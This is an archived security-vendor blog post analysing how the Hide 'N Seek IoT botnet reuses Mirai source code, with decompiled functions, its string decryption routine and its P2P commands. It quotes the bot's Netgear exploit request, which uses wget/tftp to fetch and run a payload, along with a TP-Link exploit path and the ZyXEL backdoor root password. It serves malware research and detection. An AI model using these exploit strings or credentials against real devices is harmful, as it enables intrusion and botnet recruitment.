
Searching for the Reuse of Mirai Code: Hide 'N Seek Bot

By Jasper Manuel

Published: 2018-04-16 · Archived: 2026-04-05 21:04:51 UTC



It's a common practice in mainstream software development to reuse codes that were made available on the internet. This practice is no different with malware development. Many malware source codes have been leaked and they enable many wannabe hackers and malware authors to learn and make their own malware.

In September 2016, the [Mirai] source code was leaked on the hacking community Hackforums. Mirai is known to have been used to temporarily cripple high profile services via massive distributed denial of service (DDoS) attacks. Since the release of this code online, many have tried to modify it and as a result many variants and derivations have emerged trying to get a slice of the IoT threat pie. On March 3, 2018, my colleague Dario Durando had the opportunity to [present] our research about these variants at the RootedCon Security Conference in Madrid, Spain. We identified variants that were derived from the original Mirai source code. From simple modifications (such as just adding additional credentials to the list of credentials available for a brute force attack) to more complex approaches (such as using exploits) to spread the malware to IoT devices, these variants all still use the main Mirai code base.

With this knowledge that leaked malware source codes are used by many malware authors in their own malware programming, we here at FortiGuard Labs became interested into searching out other malware that leverages Mirai code modules. Interestingly, one of the families that showed up in our search was the Hide 'N Seek (HNS) bot, which was [discovered] in January of 2018. HNS is a complex botnet that uses P2P to communicate with

peers/other infected devices to receive commands. In this article, I will discuss how the Mirai bot code was used in this HNS bot.

A Quick Review of the Mirai Bot

The original Mirai malware has the following components:

- Bot – infects and spreads to IoT devices through a brute-force attack and contacts the command and control server (C2) to receive commands from the botnet master/users to launch DoS attacks against specified targets.
- Command and Control server – used to control the infected IoT devices to launch DDoS attacks against specified targets.
- Report server – listens for reports from an infected IoT device to report that a new potential victim IoT device. This report contains the IP and login credentials of the new victim.
- Loader – loads the bot to the new victim device.




Fig 1. How Mirai Works

In this article, we will just focus on the bot. The Mirai bot has 3 main modules:

· Attack – the attack module contains various DoS attack methods (UDP, TCP, HTTP).

· Killer – kills processes (telnet, SSH, HTTP, other bots).

· Scanner – generates a list of random IP addresses to brute force to use within the botnet.

```
156     attack_init();
157     killer_init();
158 #ifndef DEBUG
159 #ifdef MIRAI_TELNET
160     scanner_init();
161 #endif
162 #endif
```

Fig 2. Mirai's main modules

The Hide 'N Seek Bot and How Mirai Code Was Used

HNS was discovered in January 2018. This IoT malware is more complex than Mirai in the sense that it communicates in a complex and decentralized manner (custom-built peer-to-peer (P2P) communication) in order to receive commands to perform its various malicious routines. HNS doesn't launch DoS attacks, but was found to have the capability to exfiltrate data and execute additional code.

At first glance, it's hard to notice that Hide 'N Seek is using some Mirai modules, especially if you haven't read the Mirai source code or haven't analyzed Mirai binaries before. There are some awesome IDA plugins, however, that you can use to identify functions in a binary that have similar functions in another binary. However, they did not work for the samples I analyzed so I had to do the identification manually.

If you try to compile the Mirai source code, you will notice that its encrypted strings are stored in the read-only data segment (.rodata) of the compiled ELF binary. With this in mind, I started to check the .rodata segment of the HNS binary for possible encrypted strings.

```
.rodata:000000000041143F                    db    6
.rodata:0000000000411440 unk_411440         db 0E8h              ; DATA XREF: sub_4006B2+3AC↑o
.rodata:0000000000411441                    db 0BCh
.rodata:0000000000411442                    db  68h ; h
.rodata:0000000000411443                    db 0C0h
.rodata:0000000000411444                    db 0A6h
.rodata:0000000000411445                    db  6Ah ; j
.rodata:0000000000411446                    db  3Dh ; =
.rodata:0000000000411447                    db  8Eh
.rodata:0000000000411448                    db  54h ; T
.rodata:0000000000411449                    db  54h ; T
.rodata:000000000041144A unk_41144A         db 0ECh              ; DATA XREF: sub_4006B2+3D3↑o
.rodata:000000000041144B                    db 0A3h
.rodata:000000000041144C                    db  77h ; w
.rodata:000000000041144D                    db 0C9h
.rodata:000000000041144E                    db  9Ah
.rodata:000000000041144F                    db  63h ; c
.rodata:0000000000411450                    db  3Fh ; ?
.rodata:0000000000411451                    db 0F9h
.rodata:0000000000411452                    db  4Ah ; J
.rodata:0000000000411453                    db  54h ; T
.rodata:0000000000411454 unk_411454         db 0F8h              ; DATA XREF: sub_4006B2+3FA↑o
```

Fig 3. .rodata segment containing possibly encrypted strings

When I checked the code reference to one of the sets of data, I was brought to the part of the binary where pointers to this data are passed as the first parameter to the same function. This gave me the idea that the function might be a decryption function.

```
.text:0000000000400A7C    jnz     loc_400B35
.text:0000000000400A82    mov     rsi, rbp
.text:0000000000400A85    mov     edi, offset unk_41144A
.text:0000000000400A8A    call    sub_409B64
.text:0000000000400A8F    mov     ecx, 9
.text:0000000000400A94    mov     rdx, rbp
.text:0000000000400A97    mov     esi, ebx
.text:0000000000400A99    mov     rdi, r12
.text:0000000000400A9C    call    near ptr word_4001BE
.text:0000000000400AA1    test    al, al
.text:0000000000400AA3    jnz     loc_400B35
.text:0000000000400AA9    mov     rsi, rbp
.text:0000000000400AAC    mov     edi, offset unk_411454
.text:0000000000400AB1    call    sub_409B64
.text:0000000000400AB6    mov     ecx, 8
.text:0000000000400ABB    mov     rdx, rbp
.text:0000000000400ABE    mov     esi, ebx
.text:0000000000400AC0    mov     rdi, r12
.text:0000000000400AC3    call    near ptr word_4001BE
.text:0000000000400AC8    test    al, al
.text:0000000000400ACA    jnz     short loc_400B35
.text:0000000000400ACC    mov     rsi, rbp
.text:0000000000400ACF    mov     edi, offset unk_41145D
.text:0000000000400AD4    call    sub_409B64
.text:0000000000400AD9    mov     ecx, 7
.text:0000000000400ADE    mov     rdx, rbp
.text:0000000000400AE1    mov     esi, ebx
.text:0000000000400AE3    mov     rdi, r12
.text:0000000000400AE6    call    near ptr word_4001BE
.text:0000000000400AEB    test    al, al
.text:0000000000400AED    jnz     short loc_400B35
.text:0000000000400AEF    mov     rsi, rbp
.text:0000000000400AF2    mov     edi, offset unk_411465
.text:0000000000400AF7    call    sub_409B64
```

ptr to data in the .rodata segment

Fig 4. Code snippet showing the pointers to the data passed as a parameter to the same function

Going into the function reveals that it is, in fact, a decryption routine. The decryption starts with a hardcoded single-byte XOR key. This key is XORed with the first byte of the string, and the result is then added to the key. The sum of the XOR result and the key is used as the key for the second byte. The same procedure applies to the next bytes. I saw two different keys (0xA (ARM) and 0xA0 (x64)) from the binaries I analyzed, but this key can be easily changed.

x64

```
sub_409B64      proc near                   ;
                                            ;
                mov     edx, 0FFFFFFA0h
loc_409B69:                                 ;
                mov     eax, edx
                xor     al, [rdi]
                inc     rdi
                mov     [rsi], al
                add     edx, eax
                inc     rsi
                test    al, al
                jnz     short loc_409B69
                mov     rax, rdi
                retn
sub_409B64      endp
```

ARM

```
sub_13D50                               ; CODE :
                                        ; sub_8:
                MOV     R2, #0xA
loc_13D54                               ; CODE :
                LDRB    R3, [R0],#1
                EOR     R3, R2, R3
                ADD     R2, R2, R3
                CMP     R3, #0
                STRB    R3, [R1],#1
                AND     R2, R2, #0xFF
                BNE     loc_13D54
                RET
; End of function sub_13D50
```

Fig 5. Decryption function

To make the string decryption easier, a simple IDA python script can be written to automatically find the addresses of the encrypted strings and then apply the decryption algorithm. We can also use it to add comments to contain the decrypted strings.

xrefs to decrypt

Direction	Typ	Address	Text
	p	sub_4001F5+B7	call decrypt; /proc/net/tcp
Down	p	sub_4001F5+250	call decrypt; /proc/
Down	p	sub_4001F5+262	call decrypt; /exe
Down	p	sub_4001F5+274	call decrypt; /fd
Down	p	sub_4006B2+DE	call decrypt; /proc/
Down	p	sub_4006B2+120	call decrypt; /exe
Down	p	sub_4006B2+19F	call decrypt; /proc/
Down	p	sub_4006B2+261	call decrypt; /exe
Down	p	sub_4006B2+273	call decrypt; /status
Down	p	sub_4006B2+38A	call decrypt; REPORT %s:%s
Down	p	sub_4006B2+3B1	call decrypt; HTTPFLOOD
Down	p	sub_4006B2+3D8	call decrypt; LOLNOGTFO
Down	p	sub_4006B2+3FF	call decrypt; XMNNCPF"
Down	p	sub_4006B2+422	call decrypt; zollard
Down	p	sub_4006B2+445	call decrypt; dvrHelper
Down	p	sub_4006B2+468	call decrypt; AbAd
Down	p	sub_401396+31	call decrypt; _
Down	p	sub_4013F3+2A	call decrypt; iptables -I INPUT -p udp -m udp --dport 00000 -j ACCEPT

Fig 6. Decrypted strings

Now that we can see them, some of these strings look familiar. Some of these same strings are also found in Mirai.

```
add_entry(TABLE_KILLER_PROC, "\x0D\x52\x50\x4D\x41\x0D\x22", 7); // /proc/
add_entry(TABLE_KILLER_EXE, "\x0D\x47\x5A\x47\x22", 5); // /exe
add_entry(TABLE_KILLER_DELETED, "\x02\x0A\x46\x47\x4E\x47\x56\x47\x46\x0B\x22", 11); // (deleted)
add_entry(TABLE_KILLER_FD, "\x0D\x44\x46\x22", 4); // /fd
add_entry(TABLE_KILLER_ANIME, "\x0C\x43\x4C\x4B\x4F\x47\x22", 7); // .anime
add_entry(TABLE_KILLER_STATUS, "\x0D\x51\x56\x43\x56\x57\x51\x22", 8); // /status
add_entry(TABLE_MEM_QBOT, "\x70\x67\x72\x6D\x70\x76\x02\x07\x51\x18\x07\x51\x22", 13); // REPORT %s:%s
add_entry(TABLE_MEM_QBOT2, "\x6A\x76\x76\x72\x64\x6E\x6D\x6D\x66\x22", 10); // HTTPFLOOD
add_entry(TABLE_MEM_QBOT3, "\x6E\x6D\x6E\x6C\x6D\x65\x76\x64\x6D\x22", 10); // LOLNOGTFO
add_entry(TABLE_MEM_UPX, "\x7E\x5A\x17\x1A\x7E\x5A\x16\x66\x7E\x5A\x16\x67\x7E\x5A\x16\x67\x7E\x5A\x16\x11\x7E\x5A\x17\x12\x7E\x5A\x16\x14\x7E\x5A\x10\x10\x22", 33);
add_entry(TABLE_MEM_ZOLLARD, "\x58\x4D\x4E\x4E\x43\x50\x46\x22", 8);    // zollard
```

Fig 7. The Mirai configuration table

With these strings decrypted, it’s easier to identify the Mirai functions used by HNS by just checking the references to these strings and then comparing them with the functions in the original Mirai source code.

```
818  static int consume_pass_prompt(struct scanner_connection *conn)
819  {
820      char *pch;
821      int i, prompt_ending = -1;
822
823      for (i = conn->rdbuf_pos - 1; i > 0; i--)
824      {
825          if (conn->rdbuf[i] == ':' || conn->rdbuf[i] == '>' || conn->rdbuf[i] == '$' || conn->rdbuf[i] == '#')
826          {
827              prompt_ending = i + 1;
828              break;
829          }
830      }
831
832      if (prompt_ending == -1)
833      {
834          int tmp;
835
836          if ((tmp = util_memsearch(conn->rdbuf, conn->rdbuf_pos, "assword", 7)) != -1)
837              prompt_ending = tmp;
838      }
839
840      if (prompt_ending == -1)
841          return 0;
842      else
843          return prompt_ending;
844  }
```

Fig 8. The Mirai “consume_pass_prompt” function

```
 1 __int64 __fastcall consume_pass_prompt(_scanner_connection *conn)
 2 {
 3   int i; // esi
 4   char s; // cl
 5   unsigned int prompt_ending; // edx
 6   signed int tmp; // eax
 7   char assword_buff[40]; // [rsp+0h] [rbp-28h]
 8
 9   i = conn->rdbuf_pos;
10   while ( --i > 0 )
11   {
12     s = conn->rdbuf[i];
13     if ( s == '>' || s == ':' || s == '$' || s == '#' )
14     {
15       prompt_ending = i + 1;
16       if ( i + 1 >= 0 )
17         return prompt_ending;
18       break;
19     }
20   }
21   decrypt(&byte_41150E, assword_buff);            // assword
22   tmp = util_memsearch(conn->rdbuf, conn->rdbuf_pos, assword_buff, 7);
23   prompt_ending = 0;
24   if ( tmp >= 0 )
25     prompt_ending = tmp;
26   return prompt_ending;
27 }
```

Fig 9. The HNS “consume_pass_prompt” function implementation

While many functions look like they are directly copied, there are also many functions that were clearly modified to fit the needs of this new malware. The HNS bot has three main modules: a scanner, a process killer, and a function to wait for a connection from its peers.

```
if ( (unsigned __int8)open_udp_port(1LL, 1LL, v15, v16) )
{
  setup_raw_socket_scanning();
  killer_init(port, 1LL);
  while ( 1 )
  {
    do
    {
      waitconnect_P2P();
      scanner_init(1LL);
    }
    while ( !v9 );
    if ( time() & 1 )
      sleep(1u);
  }
```

Fig 10. 3 The main modules of HNS: scanner, killer, P2P

Two of the modules, the scanner and the killer, have a very similar code structure to that of the Mirai scanner and killer modules.

For the killer module, they both kill processes associated with other bot,s like QBOT, Zollard, and even Mirai itself.

```
v28 = read(v27, v33, 0x1000uLL);
if ( v28 <= 0 )
  break;
decrypt(&unk_411433, &v36);          // REPORT %s:%s
if ( !(unsigned __int8)util_memsearch(v33, v28, (__int64)&v36, 12) )
{
  decrypt(&unk_411440, &v36);        // HTTPFLOOD
  if ( !(unsigned __int8)util_memsearch(v33, v28, (__int64)&v36, 9) )
  {
    decrypt(&unk_41144A, &v36);      // LOLNOGTFO
    if ( !(unsigned __int8)util_memsearch(v33, v28, (__int64)&v36, 9) )
    {
      decrypt(&unk_411454, &v36); // XMNNCPF"
      if ( !(unsigned __int8)util_memsearch(v33, v28, (__int64)&v36, 8) )
      {
        decrypt(&unk_41145D, &v36);// zollard
        if ( !(unsigned __int8)util_memsearch(v33, v28, (__int64)&v36, 7) )
        {
          decrypt(&unk_411465, &v36);// dvrHelper
          if ( !(unsigned __int8)util_memsearch(v33, v28, (__int64)&v36, 9) )
          {
            decrypt(&unk_41146F, &v36);// AbAd
            if ( !(unsigned __int8)util_memsearch(v33, v28, (__int64)&v36, 4) )
              continue;
          }
        }
      }
    }
  }
}
close(v27);
kill(pid, 9);
break;
```

Fig 11. HNS kills other bots

One difference is that HNS doesn’t directly kill processes (by port number) related to HTTP, telnet, and SSH. Instead, the attacker can specify at runtime a port number. The process associated with this port will be

killed.

```
if ( port )                                        // port arg
{
  killer_kill_by_port(__ROR2__(port, 8));          // kill process by port
  addr.sin_port = __ROR2__(port, 8);
  fd = socket(AF_INET, SOCK_STREAM, 0);
  if ( fd >= 0 )
  {
    bind(fd, (const struct sockaddr *)&addr, 0x10u);// prevent using this port by other process
    listen(fd, 1);
  }
}
```

Fig 12. HNS kills the process related to a port specified at runtime

For the scanner, they both generate a list of random set of IP addresses to search for potential victims. Major differences are around the ports to scan and compromise methods to be used. HNS scans ports 80, 8080, 2323, 9527, 23 randomly by initiating a raw socket SYN connection. Once a connection is established, like Mirai, it will try to brute-force its way into the device via telnet using a hardcoded list of credentials. Once successful, it can load itself to the device through several methods, such as echo, HTTP, and TFTP. Unlike with HNS, in the original Mirai the loader is a separate binary, while other Mirai modifications embed the loader into their body.

```
218      rport1 = 0x5000;                          // 80
219      rport2 = 0x5000;                          // 80
220      rport3 = 0x5000;                          // 80
221      rport4 = 0x901Fu;                         // 8080
222      rport5 = 0x901Fu;                         // 8080
223      rport6 = 0x901Fu;                         // 8080
224      rport7 = 0x1309;                          // 2323
225      rport8 = 0x1309;                          // 2323
226      rport9 = 0x3725;                          // 9527
227      rport10 = 0;
228      rport11 = 0x1700;                         // 23
229      rport12 = 0x1700;                         // 23
230      rport13 = 0x1700;                         // 23
231      rport14 = 0x1700;                         // 23
232      rport15 = 0x1700;                         // 23
233      rport16 = 0x1700;
234      do
235      {
236        v8 = rand_next();
237        v9 = rand_next() & 0xF;
238        port = *(&rport1 + v9);
239        if ( !port )
240          port = v8;
241      }
```

Fig 13. HNS randomly selects which port to scan

HNS uses at least three exploits on the samples I analyzed. Two are used for propagation. One of these targets Netgear DGN DSL modems/routers (also used by Reaper bot) while the other targets TP-Link routers. While the original Mirai doesn’t use exploits to propagate, other modifications use other various exploits to spread.

```
tftp_server();
decrypt(&byte_411A60, &v124);          // GET /setup.cgi?next_file=netgear.cfg&todo=syscmd&cmd=wget+http://%J/%T+-O+dgn||tftp+-g+-l+dgn+-r+%T+%I;chmod+777+dgn;./dgn+a%J+a%J%26%26(
                                       // Host: %J
                                       //
for ( i = dword_512CF8; i; --i )
{
  v49 = qword_512CF0 + 32LL * i;
```

Fig 14. Netgear DGN DSL modem/router exploit in the HNS implementation

```
tftp_server();
LODWORD(ret) = decsendto(*(_DWORD *)conn->fd, &unk_4113E0, 60);// GET /userRpmNatDebugRpm26525557/start_art.html HTTP/1.1
++conn->tries;
```

Fig 15. TP-Link router exploit HNS implementation

After logging in successfully via telnet into a ZyXEL PK5001Z modem, the third one (CVE-2016-10401) is used to escalate the user to root using ‘su’ with password ‘zyad5001’.

```
case SC_ESCALATE_TO_ROOT_CVE_2016_10401:
  LODWORD(ret) = find_ncorrect((__int64)conn);
  v63 = ret;
  if ( (_DWORD)ret == -1 )
  {
    LODWORD(ret) = close((int)conn);
    LOBYTE(ret) = conn->tries;
    LODWORD(ret) = ret + 1;
    conn->tries = ret;
    if ( (unsigned __int8)ret > 0x7Du )
      goto LABEL_209;

    LODWORD(ret) = setup_connection(conn);
    goto LABEL_274;
  }
  if ( (signed int)ret <= 0 )
    goto LABEL_274;
  v64 = conn->field_135[2] == 0;
  conn->field_135[15] = 0;
  if ( !v64 )
    decsendto(*(_DWORD *)conn->fd, &unk_4119AB, 15);// su
                                                    // zyad5001
  decsendto(*(_DWORD *)conn->fd, &unk_41158U, 32);// /bin/busybox cat /proc/mounts;
  v57 = (signed __int64)SCAN_QUERY;
```

Fig 16. CVE-2016-10401 HNS implementation

Other HNS Details

This article doesn’t focus on the HNS malware itself. Instead, this article describes how Mirai code was used in HNS. This allows us to study how we can use this technique to hunt for other malware that uses Mirai code. However, some very interesting features of HNS must also be mentioned here. For example, HNS uses a custom-built P2P communication with peers and/or other infected devices using a randomly generated UDP port or a port specified at runtime. Unlike Mirai, which was designed to launch DoS attacks against certain targets, this IoT malware receives commands through peers to exfiltrate data and execute additional code. This P2P communication makes the malware more complicated to analyze. The decentralized manner of receiving commands also makes it hard to identify where the commands are issued from and where the data drop points are located.

```
if ( command == 'h' )
{
  if ( (_DWORD)a2 == 5 )
  {
    v5 = _byteswap_ulong(dword_5129C1);
    if ( v5 <= (unsigned int)sub_40A8E9(a2, a3) )
    {
      v3 = 5;
      v4 = 4;
      byte_512BA0 = 'H';
      dword_512BA1 = sub_40A89D(qword_512978);
      goto LABEL_105;
    }
    v4 = 4;
    sub_40C0AF(a3, v5);
    goto LABEL_111;
  }
  goto LABEL_93;
}
if ( (unsigned __int8)command <= 'h' )
{
  if ( command == 'O' )
  {
    if ( (_DWORD)a2 == 2 )
    {
      v3 = 0;
      v4 = 2;
      if ( (_BYTE)dword_5129C1 != byte_512950 )
        return 0;
      goto LABEL_105;
    }
  }
  else
  {
    if ( (unsigned __int8)command <= 'O' )
    {
      if ( command == 'H' && (_DWORD)a2 == 5 )
      {
        v4 = 4;
        v6 = _byteswap_ulong(dword_5129C1);
        if ( v6 > (unsigned int)sub_40A8E9(a2, a3) )
          sub_40C0AF(a3, v6);
        goto LABEL_111;
      }
      goto LABEL_93;
    }
    if ( command == 'Y' )
```

Fig 17. Code snippet showing P2P commands

Conclusion

As we have seen in the past, malware source code leaks result in more malware being created. We are now seeing that the Mirai source code leak is going through this same process, and so we expect to see new malware families emerge that leverage the Mirai source code.

As always, by using the knowledge we gained from this study, we here at FortiGuard Labs will continue to watch, and even hunt for malware that uses the Mirai source code.


Solution

Fortinet detects the HNS samples as Linux/Hns.A!tr and the exploits used as ZyXEL.PK5001Z.Modem.Backdoor, NETGEAR.DGN1000.CGI.Unauthenticated.Remote.Code.Execution, and TP-Link.Wireless.Router.Backdoor .

-= FortiGuard Lion Team =-

Samples analyzed:

8cb5cb204eab172befcdd5c923c128dd1016c21aaab72e7b31c0359a48d1357e (x64)
095c13175e0908e67289bd5c619745ea905a73600ccb9c3f12df3e1c018e1346 (ARM)
2da20a90a52e51897113438ac819362e5e04f8a7435c578d7d306afb482ac71e (MIPS)



Check out our latest Quarterly Threat Landscape Report for more details about recent threats.

Sign up for our weekly FortiGuard intel briefs or for our FortiGuard Threat Intelligence Service.

Source: https://www.fortinet.com/blog/threat-research/searching-for-the-reuse-of-mirai-code--hide--n-seek-bot.html